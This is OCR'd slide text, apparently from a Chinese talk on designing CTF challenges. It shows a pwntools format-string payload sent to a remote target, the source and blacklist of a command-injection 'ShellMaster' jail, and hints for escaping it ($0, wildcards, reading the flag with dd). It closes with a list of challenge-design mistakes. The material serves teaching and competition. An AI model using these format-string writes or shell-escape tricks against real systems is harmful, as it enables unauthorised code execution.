
format

- 输入存储在堆上
- 预期解：通过ebp控制执行流







(a) Initial Stack configuration with three functions.



(b) In the first step, the EBP of handle() is redirected to the EBP of parse().





format

```
13      while(1):
14          p = remote(HOST, PORT)
15          sleep(0.1)
16          pl = '%'+str(0x98)+'d%10$hhn'
17          pl += '|'
18          pl += '%'+str(0xbc)+'d%18$hhn'
19          pl += '|'
20          pl += '%'+str(0x85ab)+'d%10$hn'
21          pl += '|'
22          pl += '%'+str(0xb8)+'d%18$hhn'
23          p.send(pl)
```

- 关闭ASLR来调试，之后爆破远程靶机

ShellMaster

```
while True:
    sys.stdout.write("master@ubuntu:~$ ")
    sys.stdout.flush()
    cmd = raw_input().upper()

    for i in blacklist:
        if i in cmd:
            print "blacklist: "+i
            handler()

    if len(cmd) > 16:
        print "len: "+len(cmd)
        handler()

    cmd += " 2>&1"
    print os.system(cmd)
```

ShellMaster

- 人性化的签到题是出题人的护身符 🥳 还是多解的题目
- 输入的命令中，字母转化为大写再执行，大部分命令不可用
- 签到版本（没有waf）
  - os.system中用$0获取到shell
  - 比较好的分析：https://r0co.top/passages/xman-shellmaster-wp/

ShellMaster

- 存在waf的版本，屏蔽了大部分的解法

```
5   blacklist = [
6       "$",
7       "_",
8       " _",
9       "{",
10      "}",
11      "*",
12      "2",
13      "4"
14  ]
```

- 可以对照着waf找一下都有哪些解法

ShellMaster

- 提示
  - 研究一下/bin, /sbin, **/usr/bin**, /usr/sbin目录下的文件
    - 并不只有/bin/sh可以起shell
  - 通配符 *
  - 环境变量

ShellMaster

- 以上是getshell的部分
- 如何显示flag?
  - 没有/bin/cat，无法cat flag.txt
  - cat, tac, more, less, head, tail, nl, …
  - dd if=flag

结营赛出题

- 19年安卓营结营赛
  - ❌考察点与所学知识不相关（附件是apk，实际是crypto套娃/大量的逆向）
  - ❌非预期（写好的exp在垃圾桶里没删，**配错权限** WCTF 2019 kpass）
  - ❌简单改写现成题目（百度关键字直接搜到exp）
  - ❌提交错误的题目附件（比赛中途换题目附件）
  - ❌某步骤太low（必要线索隐写在用户头像的图片中）